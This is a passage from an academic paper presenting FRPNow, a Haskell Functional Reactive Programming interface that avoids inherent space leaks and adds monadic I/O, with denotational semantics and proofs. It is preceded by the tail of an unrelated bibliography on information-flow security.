- A. Russo, K. Claessen, and J. Hughes. A library for light-weight information-flow security in Haskell. In *Haskell '08: Proc. of the first ACM SIGPLAN symposium on Haskell*, pages 13–24, 2008.
- A. Sabelfeld and A. C. Myers. Language-based information-flow security. *IEEE Journal on Selected Areas in Communications*, 21(1), January 2003.
- A. Sabelfeld and A. Russo. From dynamic to static and back: Riding the roller coaster of information-flow control research. In *Proc. Andrei Ershov International Conference on Perspectives of System Informatics*, Lecture Notes in Computer Science (LNCS). Springer Verlag, June 2009.
- P. Shroff, S. Smith, and M. Thober. Dynamic Dependency Monitoring to Secure Information Flow. In *Proceedings of the 20th IEEE Computer Security Foundations Symposium*, CSF '07. IEEE Computer Society, 2007.
- J. G. Siek and W. Taha. Gradual typing for functional languages. In *Proc. of Scheme and functional programming workshop*. Technical Report. University of Chicago, 2006.
- V. Simonet. The Flow Caml system. Software release. Located at <http://crystal.inria.fr/~simonet/soft/flowcaml/>, July 2003.
- D. Stefan, A. Russo, D. Mazières, and J. C. Mitchell. Disjunction category labels. In *NordSec 2011*, LNCS. Springer, October 2011a.
- D. Stefan, A. Russo, J. C. Mitchell, and D. Mazières. Flexible dynamic information flow control in Haskell. In *Haskell Symposium*, pages 95–106. ACM SIGPLAN, September 2011b.
- D. Stefan, A. Russo, P. Buiaras, A. Levy, J. C. Mitchell, and D. Mazières. Addressing covert termination and timing channels in concurrent information flow systems. In *Proc. of 17th ACM SIGPLAN International Conference on Functional Programming*, Sep. 2012a.
- D. Stefan, A. Russo, J. C. Mitchell, and D. Mazières. Flexible dynamic information flow control in the presence of exceptions. *Arxiv preprint arXiv:1207.1457*, 2012b.
- N. Swamy, C. Fournet, A. Rastogi, K. Bhargavan, J. Chen, P.-Y. Strub, and G. Bierman. Gradual Typing Embedded Securely in JavaScript. In *Proc. of the 41st ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, POPL '14. ACM, 2014.
- A. Takikawa, T. S. Strickland, C. Dimoulas, S. Tobin-Hochstadt, and M. Felleisen. Gradual typing for first-class classes. In *Proc. of the ACM International Conference on Object Oriented Programming Systems Languages and Applications*, OOPSLA '12. ACM, 2012.
- D. Terei, S. Marlow, S. P. Jones, and D. Mazières. Safe Haskell. In *Proceedings of the 5th Symposium on Haskell*, September 2012.
- T. Tsai, A. Russo, and J. Hughes. A library for secure multi-threaded information flow in Haskell. In *Computer Security Foundations Symp.*, 2007. CSF '07. 20th IEEE, pages 187–202, July 2007.
- S. VanDeBogart, P. Efstathopoulos, E. Kohler, M. Krohn, C. Frey, D. Ziegler, F. Kaashoek, R. Morris, and D. Mazières. Labels and event processes in the Asbestos operating system. *ACM Trans. on Computer Systems*, 25(4):11:1–43, December 2007. A version appeared in *Proc. of the 20th ACM Symp. on Operating System Principles*, 2005.
- M. M. Vitousek, A. M. Kent, J. G. Siek, and J. Baker. Design and Evaluation of Gradual Typing for Python. In *Proc. of the 10th ACM Symposium on Dynamic Languages*, DLS '14. ACM, 2014.
- D. Volpano, C. Irvine, and G. Smith. A sound type system for secure flow analysis. *Journal of Computer Security*, 4(2-3):167–187, Jan. 1996.
- D. Vytiniotis, S. Peyton Jones, and J. P. Magalhães. Equality proofs and deferred type errors: A compiler pearl. In *Proceedings of the 17th ACM SIGPLAN International Conference on Functional Programming*, ICFP '12, pages 341–352, New York, NY, USA, 2012. ACM. ISBN 978-1-4503-1054-3. URL <http://doi.acm.org/10.1145/2364527.2364554>.
- P. Wadler and R. B. Findler. Well-typed programs can't be blamed. In *Proc. of the 18th European Symposium on Programming Languages and Systems: Held As Part of the Joint European Conferences on Theory and Practice of Software, ETAPS 2009, ESOP '09*. Springer-Verlag, 2009.

- B. A. Yorgey, S. Weirich, J. Cretin, S. Peyton Jones, D. Vytiniotis, and J. P. Magalhães. Giving Haskell a Promotion. In *Proceedings of the 8th ACM SIGPLAN Workshop on Types in Language Design and Implementation, TLDI '12*, pages 53–66, New York, NY, USA, 2012. ACM. ISBN 978-1-4503-1120-5. . URL <http://doi.acm.org/10.1145/2103786.2103795>.
- N. Zeldovich, S. Boyd-Wickizer, E. Kohler, and D. Mazières. Making information flow explicit in HiStar. In *Proc. of the 7th Symp. on Operating Systems Design and Implementation*, pages 263–278, Seattle, WA, November 2006.
- L. Zheng and A. C. Myers. Dynamic security labels and static information flow. *International Journal of Information Security*, 6(2–3), 2007.

Practical Principled FRP

Forget the Past, Change the Future, *FRPNow*!

Atze van der Ploeg Koen Claessen

Chalmers University of Technology, Sweden

{atze,koen}@chalmers.se

Abstract

We present a new interface for practical Functional Reactive Programming (FRP) that (1) is close in spirit to the original FRP ideas, (2) does not have the original space-leak problems, without using arrows or advanced types, and (3) provides a simple and expressive way for performing I/O actions from FRP code. We also provide a denotational semantics for this new interface, and a technique (using Kripke logical relations) for reasoning about which FRP functions may “forget their past”, i.e. which functions do not have an inherent space-leak. Finally, we show how we have implemented this interface as a Haskell library called *FRPNow*.

Categories and Subject Descriptors D.3.2 [Applicative (functional) languages]

Keywords Functional Reactive Programming, Space-leak, Purely functional I/O, Kripke logical relations

1. Introduction

Many computer programs are *reactive*: they continuously interact with their environment. Examples of such programs are servers, control software, and programs with a graphical user interface. Such systems are often constructed by using callbacks and/or concurrency, even when using functional programming languages. These methods lead the programmer to rely on mutable state and/or introduce non-determinism, making reactive programs hard to construct, compose and understand.

Functional Reactive Programming (FRP) was introduced by Elliott and Hudak [8] with their Haskell library *Fran*, an elegant and powerful way of *modeling* reactive animations. Their interface provides a purely functional way of describing *events*, values that are known from some point in time, and *behaviors*, values that change over time.

These abstractions also provide an attractive way of *programming* reactive systems. However, *Fran* has two problems which limit its applicability to practical programming: (a) *Fran* easily leads to severe space leaks [9, 11, 15, 16], and (b) *Fran* does not provide a general way to interact with the outside world from an FRP context.

In this paper, we slightly modify the *Fran* interface and its denotational semantics so that these two problems are solved,

without compromising the original spirit behind FRP, and present an implementation of this interface in Haskell. Our contribution is thus a principled and practical way of programming reactive systems with FRP, without callbacks, nondeterminism or mutable state.

Let us delve a bit deeper into the two problems mentioned earlier.

Space Leaks The first problem, the space leak problem, can be analyzed as follows. A program in FRP can lead to space leaks in three ways:

1. The program using the FRP library can have a space leak.
2. The implementation of the FRP library can have a space leak.
3. The *interface* of the FRP library, i.e. the set of functions offered by the library, can be *inherently leaky*.

Each of these implies the previous: if we have an interface which is inherently leaky, then we cannot hope for an implementation without a space leak, and if we have an implementation with a space leak then any program using that implementation is likely to have a space leak as well.

The *Fran* interface is inherently leaky, in that it *prevents the past to be forgotten*. To see this, consider the following function supported by *Fran*:

$snapshot :: Behavior\ a \rightarrow Event\ () \rightarrow Event\ a$

which samples the behavior when the event occurs, producing an event with that value that occurs at the same time. For example, the expression `snapshot mousePos easter` gives the mouse position at Easter. Such an expression can occur inside other events, and hence when evaluating this expression it may be Christmas. In that case, we must have remembered the mouse position at Easter at least until Christmas. Typically, this means that at least all the mouse positions from Easter till Christmas are remembered, leading to a severe space leak.

In some cases, a sufficiently smart runtime might have figured out before or at Easter that the mouse position at Easter was needed at Christmas, and that the other mouse positions do not have to be remembered. However, in general events that occur in the future may be *unknown* and their future evaluation may depend on past values. The runtime cannot possibly predict at Easter, exactly what should be remembered till Christmas.

In this paper, we slightly modify the *Fran* interface so that it is guaranteed that implementations *can forget all past values of all behaviors*. The key idea behind our solution is that we use behaviors as a *reader monad* in time and modify the interface such this reader monad can only be “run” at the present time or in the future, but *not* in the past.

Our solution differs from other solutions to the space-leak problems of FRP [9, 11, 15, 16], in that behaviors are still first-class values (we don’t use arrows for example), the types used in the interface are simple types (we stay within Haskell’98), and our

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from Permissions@acm.org.

Copyright is held by the owner/author(s). Publication rights licensed to ACM.

ICFP’15, August 31 – September 2, 2015, Vancouver, BC, Canada
ACM. 978-1-4503-3669-7/15/08...\$15.00
<http://dx.doi.org/10.1145/2784731.2784752>

interface is very close in spirit to the Fran interface. However, our solution does not statically prevent *all* space leaks; space leaks of type 1 above are still possible. Of course, this holds in general for libraries for general purpose languages (such as *Haskell* and *ML*).

The main challenge we faced was to design the new *interface* so that it becomes possible to implement the library without space leaks. To this end, we introduce a method of determining whether or not an FRP function is inherently leaky, which uses an Kripke logical relation called *equality up to time-observation*. Two values are equal up to time-observation from time t , if they cannot be distinguished anymore by observations at time t or later. We then show, using this relation, that our interface indeed allows implementations to forget the past. The implementation we discuss later on in the paper is evidence that it is indeed possible to implement the interface.

I/O in FRP The second problem with Fran is that interaction with the outside world is limited to a few built-in primitives: there is no general way to interact with the outside world. Arrowized FRP does allow general interaction with the outside world, by organizing the FRP program as a function of type *Behavior Input* \rightarrow *Behavior Output*¹, where *Input* is a type containing all input values the program is interested in and *Output* is a type containing all I/O requests the program can do. This function is then passed to a wrapper program, which actually does the I/O, processing requests and feeding input to this function.

This way of doing I/O is reminiscent of the stream based I/O that was used in early versions and precursors to Haskell, before monadic I/O was introduced. It has a number of problems (the first two are taken from Peyton Jones [10] discussing stream based I/O):

- It is hard to extend: new input and output facilities can only be added by changing the *Input* and *Output* types, and then changing the wrapper program.
- There is no close connection between a request and its corresponding response. For example, an FRP program may open multiple files simultaneously. To associate the result of opening a file to its the request, we have to resort to using unique identifiers.
- All I/O must flow through the top-level function, meaning the programmer must manually route each input to the place in the program where it is needed, and route each output from the place where the request is done.

Other FRP formulations partially remedy this situation[1, 21], but none overcome all of the above issues. We present a solution that is effectively the FRP counterpart of monadic I/O. We employ a monad, called the *Now* monad, that allows us to (1) *sample* behaviors at the current time, and (2) plan to execute *Now* computations in the future and (3) start I/O actions with the function:

async :: *IO a* \rightarrow *Now (Event a)*

which starts the *IO* action and immediately returns the event associated with the completion of the I/O action. The key idea is that all actions inside the *Now* monad are *synchronous*², i.e. they return immediately, conceptually taking zero time, making it easier to reason about the sampling of behaviors in this monad. Since starting an I/O action takes zero time, its effects do not occur now, and hence *async* does not change the present, but “changes the future”. Like the I/O monad, the *Now* monad is used to deal with input as well as output, both via *async*. This approach does not have the problems associated with stream-based IO, and is as flexible and modular as regular monadic I/O.

¹ In Arrowized FRP, this would be type *SF Input Output*.

² Synchronous in the same sense as *synchronous* dataflow programming: the input is synchronous with the output.

Implementation These two interface changes, namely (a) ensuring that implementations can forget the past, and (b) adding I/O from an FRP context, give a principled basis for practical FRP programming. An implementation of this interface that itself has no space leak and implements the I/O interface such that operations in the *Now* monad appear to take zero time, is not trivial. Consider for example, a straightforward implementation of behaviors, as used by Elliott [7], as an initial value and initial change event:

data *Behavior a* = *a* ‘Step’ *Event (Behavior a)*

Although elegant, this implementation of behaviors is problematic: any reference to a behavior, for example *mousePos*, will refer to the initial value of the behavior and the event when it first changes. This event in turn holds a reference to the second value of the behavior and the event that it changes the second time, and so on. In this way, this definition prevents old values to be garbage collected. We present an implementation of our interface in Haskell that (a) does forget the past, and (b) gives the illusion that actions in the *Now* monad are immediate.

Contributions We start with a background section, introducing a modernized subset of the Fran interface. We then arrive at our contributions:

- We present a simple modification to the subset of the Fran interface of Section 2, which allows for implementations to forget the past (Section 3).
- We present a simple method of distinguishing functions which allow implementations to forget the past from functions which do not, by introducing the notion of *time-observational equality*. (Section 3).
- We introduce a simple, yet flexible, way to let pure FRP code asynchronously interact with the outside world. (Section 4)
- We demonstrate that the restrictions of our interface do not rule out useful programs by showing how the functionality provided by other FRP interfaces can be also be achieved in our interface. (Section 5)
- We present an implementation of our FRP interface in Haskell that indeed forgets the past and that gives the illusion that actions in the *Now* monad are immediate (Section 6).

In Section 7 we discuss related work and in Section 8 we discuss and conclude.

The implementation in Haskell of the interface described in this paper is available at:

<https://github.com/atzeus/FRPNow/>

We plan to shortly release a library based on the ideas in this paper, under the name *FRPNow*.

2. Introducing FRP

In this section we introduce FRP by presenting a modernized subset of the Fran[8] interface, inspired by Elliott’s modernized FRP interface[7]. The denotational semantics of the modernized subset of Fran are shown in Figure 1(a).

In this paper we use \doteq to indicate semantic equality. Hence, these definitions do not give implementations, but denotations (i.e. mathematical meaning). For clarity of notation, the denotations in this paper are also given in Haskell syntax. The denotational semantics assume that all values are total, we leave its strictness properties as future work. In the remainder of this section, we discuss the definitions in the denotational semantics in sequence.

The main concepts are behaviors (*B*), i.e. values that change over time, and events (*E*), i.e. values that are known from some point in time on. Examples of behaviors are the position of the mouse,

```

type  $B\ a \triangleq Time \rightarrow a$ 
type  $E\ a \triangleq (Time^+, a)$ 
 $never :: E\ a$ 
 $never \triangleq (\infty, \perp)$ 
instance  $Monad\ B$  where
   $return\ x \triangleq \lambda t \rightarrow x$ 
   $m \gg f \triangleq \lambda t \rightarrow f\ (m\ t)\ t$ 
instance  $Monad\ E$  where
   $return\ x \triangleq (-\infty, x)$ 
   $(ta, a) \gg f \triangleq \mathbf{let}\ (tb, x) \triangleq f\ a$ 
    in  $(\max\ ta\ tb, x)$ 
 $switch :: B\ a \rightarrow E\ (B\ a) \rightarrow B\ a$ 
 $switch\ b\ (t, s) \triangleq \lambda n \rightarrow \mathbf{if}\ n < t\ \mathbf{then}\ b\ n\ \mathbf{else}\ s\ n$ 

```

(a) Functions taken from Fran.

```

 $whenJust :: B\ (Maybe\ a) \rightarrow B\ (E\ a)$ 
 $whenJust\ b \triangleq \lambda t \rightarrow$ 
   $\mathbf{let}\ w \triangleq \minSet\ \{t' \mid t' \geq t \wedge isJust\ (b\ t')\}$ 
  in if  $w \equiv \infty$  then  $never$ 
    else  $(w, fromJust\ (b\ w))$ 

```

(b) Forgetful function to observe changes.

Figure 1. Our FRP interface and its denotational semantics.

of type $B\ Point$, and an animation, of type $B\ Picture$. Examples of events are the next mouse button that will be pressed, of type $E\ Button$, and the final selection of a color from a color picker, of type $E\ Color$.

A behavior is a value that changes over time, and hence its denotation is a function from time to value. In Fran, $Time$ is equal to the real numbers (\mathbb{R}), but we only assume that time is totally ordered and that it has a least element ($-\infty$). We do not require that time is enumerable, and hence there is no notion of a *next* timestep in our interface. Unlike the original FRP interface, the type $Time$ is *not* part of the interface, but only of the denotational model.

The denotation of an event is a pair of a point in time and a value. To include events that will never occur, the point in time at which an event can occur is $Time^+ = Time \cup \{\infty\}$. This gives us a *never* occurring event for each type. The use of \perp in *never* may seem to contradict our assumption that all values are total, but the \perp in *never* can never be observed³.

Both behaviors and events are commutative monads⁴. A behavior is semantically a *reader* monad in time, whereas an event is semantically a *writer* monad in time, with the monoid instance $(max, -\infty)$. Since any monad gives rise to an applicative functor [14], both behaviors and events also support the applicative functor interface. The functions on applicative functors used in this paper and their definitions using a monad instance are shown in Figure 2. As an example usage of this interface for behaviors, the expression $(isInside \triangleleft mousePos \triangleleft rect)$ gives a behavior that indicates whether the mouse cursor is inside the (potentially moving) rectangle at any point in time. As an example usage of the applicative functor interface for events, the expression

```

 $pure\ x = return\ x$ 
 $(\triangleleft) :: Monad\ m \Rightarrow m\ (a \rightarrow b) \rightarrow m\ a \rightarrow m\ b$ 
 $f \triangleleft x = \mathbf{do}\ fv \leftarrow f; xv \leftarrow x; \mathbf{return}\ (fv\ xv)$ 
 $(\triangleleft) :: Monad\ m \Rightarrow (a \rightarrow b) \rightarrow m\ a \rightarrow m\ b$ 
 $f \triangleleft x = pure\ f \triangleleft x$ 
 $(\triangleleft) :: Monad\ m \Rightarrow a \rightarrow m\ b \rightarrow m\ a$ 
 $x \triangleleft y = const\ x \triangleleft y$ 

```

Figure 2. Applicative functor functions from monads.

$(mixColor \triangleleft colorSelection1 \triangleleft colorSelection2)$ gives an event carrying the composite of two colors, as soon as the user has selected both colors. We will give examples utilizing the full the monad interface for behaviors and events later.

To *introduce* a change over time, the *switch* function can be used, which when given a behavior b and an event e containing another behavior, returns a behavior that acts as b initially, and switches to the behavior inside e as soon as it occurs. As an example, the expression $(animColor\ 'switch'\ (pure \triangleleft pickColor))$ gives a behavior that acts as *animColor* initially, which animates between green and red, until the user has picked a color, after which it will be that color.

In our interface, *switch* is the only way to introduce a change to a behavior, and hence all behaviors only change discretely, i.e. they are piecewise-constant functions, whereas in Fran behaviors can change continuously. This does not make any difference for programming with behaviors, as there is no way to distinguish, through observation, a continuously changing behavior from a discretely changing behavior.

Finally, to *observe* (*eliminate*) a change over time, the following function can be used⁵:

```

 $whenJust^\dagger :: B\ (Maybe\ a) \rightarrow E\ () \rightarrow E\ a$ 
 $whenJust^\dagger\ b\ (t, ()) \triangleq$ 
   $\mathbf{let}\ w \triangleq \minSet\ \{t' \mid t' \geq t \wedge isJust\ (b\ t')\}$ 
  in if  $w \equiv \infty$  then  $never$ 
    else  $(w, fromJust\ (b\ w))$ 

```

The notation $\minSet\ x$ indicates the minimum element of the set x , which is not valid Haskell, but is a valid denotation. The function $whenJust^\dagger$ is the only function that is problematic, it can for example be used to define the *snapshot* function from the introduction. In this paper, a superscript \dagger indicates an inherently leaky definition.

As an example usage of $whenJust^\dagger$, suppose *localCoordinates* is a behavior of type $B\ (Maybe\ Point)$ that gives *Just* the local mouse coordinates inside a rectangle when the mouse is inside that rectangle, and *Nothing* otherwise. The expression $whenJust\ localCoordinates\ e$ then gives the earliest time that the mouse is inside the rectangle after or during event e , along with the local mouse coordinates at that time. If the mouse is never again inside the rectangle after the event e , then \minSet gives the minimum element of the empty set, which is ∞ , and hence the result will be a never occurring event.

The Fran interface has several other functions (namely *time*, (\cdot) and *timeTransformation*) which are not part of the core FRP interface presented in this section. In section 5, we will discuss how the unproblematic parts of the functionality that these functions provide can also be provided by the (modified version of) this interface.

³Equivalently, the denotation of events could be chosen to be $Maybe\ (Time, a)$ where *Nothing* indicates *never*, eliminating the need for \perp . We have opted not to do this since it obfuscates that E is a writer monad.

⁴The original FRP interface only supported what now can be considered an applicative functor interface for behaviors.

⁵This functionality provided by this function was provided by *pred* and *snapshot* in Fran, which can be expressed in terms of *whenJust* and vice versa. We show how this is done in a document accompanying the online code.

3. Forget the Past!

The FRP interface presented in the previous section, like the original Fran interface, is inherently leaky. In this section, we first informally present our solution to this problem, and afterwards introduce the notion of *time-observational equality*, which gives a method to formally distinguish functions which allow implementations to forget the past from functions which do not. We then prove that whenJust^\dagger does not allow implementations to forget the past and that our new version, whenJust , does.

Semantically, there is no notion of “now”: the semantics simply state how values relate to each other. Of course, when running an FRP program there *is* a notion of “now”: some events have already occurred and some have not, and a behavior consists of past, present and future values. The interface from the previous section allows access to past values of a behavior, leading to space leak problems.

More specifically, the only problematic function in the interface is whenJust^\dagger . Consider the expression $\text{whenJust}^\dagger b e$: the event e may lie in the past when evaluation of the expression occurs, which makes it necessary to keep remember all old values of the behavior b since e .

3.1 Solution

To fix this problem, we slightly change the function whenJust^\dagger to its forgetful version in Figure 1(b). Instead of taking an argument of the type $E ()$, we produce a value in the behavior monad. Semantically, this does not make much difference, a value of type $E ()$ is the same as a point in time (ignoring the case when the event never occurs) and hence the type of whenJust^\dagger can be thought of as $B (\text{Maybe } a) \rightarrow \text{Time} \rightarrow E a$, which is equivalent to the type of whenJust , namely $B (\text{Maybe } a) \rightarrow B (E a)$.

This change has an important effect which allows implementations to forget the past: the result of whenJust is in the behavior monad. As we will see later when discussing our I/O interface, the only way to observe a behavior from the outside world is to request its value now. This makes it impossible to request past values of a behavior, thus ensuring that implementations can forget the past.

Whereas with whenJust^\dagger the sample time is given as an event, with whenJust the sample time is provided by the monadic context. As an example, the following function gives the next time the input behavior changes, at any point in time.

```
change :: Eq a => B a -> B (E ())
change b = do cur <- b
            when ((cur /=) <$> b)
when :: B Bool -> B (E ())
when b = whenJust (boolToMaybe <$> b)
```

Where boolToMaybe converts *True* to $\text{Just } ()$ and *False* to *Nothing*. Here we use a behavior as a monad where we can sample other behaviors. We first sample b to obtain its current value, and then use that value to sample $\text{when } ((\text{cur} \neq) \lt; \> b)$.

While whenJust no longer allow us to sample *past* values of a behavior, it does allow us to sample in the *future*, as shown by the non-leaky version of the *snapshot* function:

```
snapshot :: B a -> E () -> B (E a)
snapshot b e = let e' = (Just <$> b) <$> e
              in whenJust (pure Nothing 'switch' e')
```

The resulting behavior changes depending on whether the argument event lies in the future or in the past. If the argument event lies in the future (or present), then the value of resulting event is the value of the behavior at the time of the argument event. If the argument event lies in the past, then we will not sample the behavior in the past, instead giving the present value of the behavior. The denotation of snapshot shows this behavior more clearly :

$$\text{snapshot } b \ (t, ()) \doteq \lambda n \rightarrow \text{let } t' \doteq \max t \ n \text{ in } (t', b \ t')$$

3.2 Making Forgetfulness Precise

Our solution raises the question of which FRP functions allow implementations to forget the past, and which functions are inherently leaky. To answer this question, we define the notion of *equality up to time-observation*, a coarser notion of equality than regular equality. Informally speaking, two values are equal up to time-observation from a time t , if they cannot be distinguished through observations from time t onwards.

To simplify our presentation, we consider only the set of types generated by the following grammar:

$$\Theta ::= o \mid B \Theta \mid E \Theta \mid \Theta \rightarrow \Theta$$

Where o is some base type, for example *Integer*. Although this does not include all possible Haskell types, we argue that results for this set of types are transferable to all Haskell types. For instance, algebraic data types are isomorphic to their encodings as functions (for instance, for lists we can use the Church encoding).

When two values are equal up to time observation depends on their types. Informally speaking, the cases are as follows:

- Two values of a base type are equal up to time observation from any time if they are equal.
- Two behaviors are equal up to time observation from now if their values at any point in the present or future are equal up to time-observation from that point.
- Two events are equal up to time observation from now on if one of the following cases holds:
 - Both events have already occurred and their values are equal up to time observation from now on.
 - Both events occur at the same point in the future, and their values are equal up to time observation from that point in time.
 - Both events never occur.
- Two functions are equal up to time observation from time t if they cannot be used to distinguish two values that are equal up to time observation from any time $\geq t$.

This is formally stated as follows:

Definition 1. *Equality up to time-observation*, is a family of binary relations \equiv_θ^t , where $\theta \in \Theta$ and $t \in \text{Time}$, such that $a \equiv_\theta^t b$ if and only if one of the following cases holds:

- $\theta = o \wedge a = b$
- $\theta = B x \wedge \forall t' \geq t. a \ t' \equiv_{x'}^{t'} b \ t'$
- $\theta = E x \wedge a \doteq (t_a, v_a) \wedge b \doteq (t_b, v_b)$
 $\wedge \max t_a \ t = \max t_b \ t \wedge (t_a = \infty \vee v_a \equiv_{x'}^{\max t_a \ t} v_b)$
- $\theta = x \rightarrow y \wedge \forall p \ q \ (t' \geq t). p \equiv_{x'}^{t'} q \rightarrow a \ p \equiv_{y'}^{t'} b \ q$

We write \equiv^t for equality up to time observation from time t between two values of any type, defined as $\bigcup_{\theta \in \Theta} \equiv_\theta^t$.

Equality up to time-observation is a binary Kripke logical relation, which means that it is a binary relation parametrized over a base type (o) and a pre-order (the total order *Time* in our case), where the last of the above cases holds, and $t \leq t' \rightarrow \equiv^t \subseteq \equiv^{t'}$.

If, for all t , \equiv^t is an equality relation (meaning reflexive, symmetric and transitive) on the set of all values that can be created by using an FRP interface, then it is safe for an implementation of that interface to forget old values of a behavior. In particular, this means that if $e \doteq (t, s)$, then $b \text{ 'switch' } e \equiv^t s$, and hence there is no way to distinguish $b \text{ 'switch' } e$ from s after time t , making it safe

```

type Now a
instance Monad Now
  async  :: IO a      → Now (E a)
  sample :: B a       → Now a
  planNow :: E (Now a) → Now (E a)
  runNow :: Now (E a) → IO a

```

Figure 3. I/O interface.

to forget that it was ever equal to b ‘switch’ e , only remembering that it is equal to s from now on.

The symmetric and transitive requirements follow from the definition, but the reflexivity requirement does not. Hence to show that an FRP interface allows implementations to forget the past, it suffices to show that for each function f in the interface, $f \equiv^t f$, for all t . Which brings us to the following definition:

Definition 2. A function f is *forgetful* if and only if $\forall t. f \equiv^t f$. When a function is not forgetful, we call it *inherently leaky*.

Lemma 1. *whenJust[†] is inherently leaky.*

Proof. By counterexample: Let $es \triangleq (1, \text{pure Nothing}), el \triangleq (0, ())$, $er \triangleq (2, ())$ and $b \triangleq \text{pure } (\text{Just } ())$ ‘switch’ es . We know that $b \equiv^2 b$ and $el \equiv^2 er$, but $\text{whenJust}^\dagger b\ el \triangleq el$ and $\text{whenJust}^\dagger b\ er = \text{never}$ and hence $\text{whenJust}^\dagger b\ el \not\equiv^2 \text{whenJust}^\dagger b\ er$ \square

Lemma 2. *whenJust is forgetful.*

Proof. To prove: $\forall b_1 b_2 t. b_1 \equiv^t b_2 \rightarrow \text{whenJust } b_1 \equiv^t \text{whenJust } b_2$
 By $b_1 \equiv^t b_2$ we know that: $\minSet \{ t' \mid t' \geq t \wedge \text{isJust } (b_1\ t') \}$ is equal to $\minSet \{ t' \mid t' \geq t \wedge \text{isJust } (b_2\ t') \}$. Let $w \geq t$ be the outcome of \minSet . If $w = \infty$ then we are done by $\text{never} \equiv^t \text{never}$, otherwise we know that $\text{fromJust } (b_1\ w) \equiv^t \text{fromJust } (b_2\ w)$ by $b_1 \equiv^t b_2$. \square

The other functions in our FRP interface are all forgetful. The proofs are straightforward and are hence not presented here, but they can be found in the online git repository accompanying this paper.

4. Putting the Act Back in Functional Reactive Programming

The interface given in the previous sections allows the programmer to express pure computations involving time, but provides no way to interact with the outside world at all. In fact, using this interface we can only create events at $-\infty$ and ∞ , and hence it only allows us to express constant behaviors. To do anything interesting we need events from the outside world.

Our I/O interface, show in Figure 3, is centered around a commutative monad called the *Now* monad, which allow us to start I/O actions, sample behaviors and plan to execute *Now* computations in the future. Starting an I/O action is done using the *async* function, which immediately returns an event that will occur when the I/O action is done, carrying the result of the I/O action. Unlike running I/O actions in the *IO* monad, *async* does not block until the I/O action is completed.

To schedule I/O actions in the future, we provide the *plan_{Now}* function. This function takes an event carrying a *Now* computation, and makes sure that computation is executed as soon as the event occurs. The function *plan_{Now}* also immediately returns an event, carrying the result of the future *Now* computation. Like the *snapshot* function, *plan_{Now}* does not run *Now* computations in the past, instead running the *Now* computation immediately if the event already occurred.

We can use this interface for both input and output. As an example of input, suppose we have a function *nextMousePos*, of type *IO Point*, which blocks until the mouse is moved, and then returns its new coordinates. We can use this function to implement a behavior which always gives the current mouse position:

```

getMousePos :: Now (B Point)
getMousePos = loop (0,0) where
  loop p = do e ← async nextMousePos
           e' ← planNow (loop <> e)
           return (pure p ‘switch’ e')

```

Here we first initialize the mouse position at point (0,0) and asynchronously start an *nextMousePos* action. As soon as the mouse position moves, we start another *nextMousePos* action and *switch* to the new mouse position.

As an example of output, suppose that we have a behavior giving the picture that should be drawn on screen at any point in time, and a function *drawPict* :: *Picture* → *IO* () that performs the side-effect of actually drawing this picture to the screen. We can then keep the screen up to date as follows:

```

drawAll :: B Picture → Now ()
drawAll b = loop where
  loop = do p ← sample b
           d ← async (drawPict p)
           e ← sample (change b)
           planNow (loop <& (d >> e))
           return ()

```

Here we first sample the current value of the picture behavior. We then start the action of drawing it and obtain the event that the drawing is done as d . The event that the picture is different than it is now is obtained as e . We then plan to do the whole thing again, when the picture has changed *and* we are done drawing ($d \gg e$).

We can also use *async* to run an expensive *pure* computation asynchronously. As an example consider a chess program: the next move of the computer is an expensive computation and we do not want to block the rest of the program while it is computed. We can simply run this computation asynchronously by doing :

```

async (evaluate nextMove)

```

Which starts a separate thread for the computation and returns the event that occurs when the computation is done.

We can use this interface to do anything one could do in the *IO* monad. For example, we can dynamically open files or dynamically create new widgets, we do not have to set up the connection to files or widgets from outside the FRP context.

On the top-level, the evaluation of a *Now* monad is started using the *runNow* function, which executes the initial *Now* computation and the *Now* computations that it plans for the future, until the event given by the initial *Now* computation occurs, after which the corresponding value of the event will be returned. All *Now* computation that were still planned are then canceled.

None of the actions in the *Now* monad conceptually take any time to execute, which is essential for our programming model. Hence it is guaranteed that:

```

do x ← sample b; y ← sample b; return (x, y)
= do x ← sample b; return (x, x)

```

Furthermore, since all functions in the *Now* monad are instantaneous, the events returned by *async* will always lie in the future.

It is however possible to create an event or behavior from one *runNow* context and then to use that event or behavior in another *runNow* context. In that case, the resulting behavior of the program is undefined and our implementation throws an error. Another possible approach is to rule out the mixing of contexts *statically*

using techniques known from the ST monad [12]. This would add an extra parameter to the types E , B and Now , and would have changed the type of the $runNow$ function to the following:

$$runNow :: (\forall s. Now\ s\ (E\ s\ a)) \rightarrow IO\ a$$

We have opted *not* to apply this technique, because the extra type parameter pervades client code and can be somewhat inconvenient for users [13].

5. Programming with FRPNow!

In the previous two sections, we first restricted the FRP interface by making sure that the past can be forgotten, and then generalized the interface by providing arbitrary interaction with the outside world. In this section we aim to convince the reader that this new interface does not rule out useful programs, by means of examples.

5.1 State over Time

Carrying state over time becomes a bit different with $whenJust$ from with $whenJust^\dagger$. As an example, in the FRP formulation with $whenJust^\dagger$, we could define an inherently leaky function with the following type:

$$countChanges^\dagger :: Eq\ a \Rightarrow B\ a \rightarrow B\ Int$$

Which gives a behavior that indicates how often the input behavior has changed *since the start of the program*. Since we can apply functions like $countChanges^\dagger$ to any behavior at any time, this implies that any behavior would need to retain references to all its past values. With our interface, we can create a function that achieves the same effect, but is forgetful, with the following type:

$$countChanges :: Eq\ a \Rightarrow B\ a \rightarrow B\ (B\ Int)$$

The result of this function is now $B\ (B\ Int)$ instead of $B\ Int$, because the number of changes to the input behavior depends on *when the counting started*. When $countChanges\ b$ is sampled at time t , it will return a behavior, of type $B\ Int$, that counts the changes to the original behavior since t . This construction enables us to carry state over time, while still being able to forget the past.

The implementation of $countChanges$ is as follows:

```
countChanges b = loop 0 where
  loop :: Int → B (B Int)
  loop i = do e ← change b
             e' ← snapshot (loop (i + 1)) e
             return (pure i 'switch' e')
```

We first obtain the current value of $change\ b$, which gives us the event that b changes. As soon as this event occurs, we would like to run the loop again. Since $loop\ (i + 1)$ has type $B\ (B\ Int)$, we can *snapshot* this behavior when the event e occurs, to obtain the result of the next iteration of the loop, of type $E\ (B\ Int)$. We then produce a behavior that is initially i , and switches to the behavior given by the next iteration of the loop as soon the argument behavior changes.

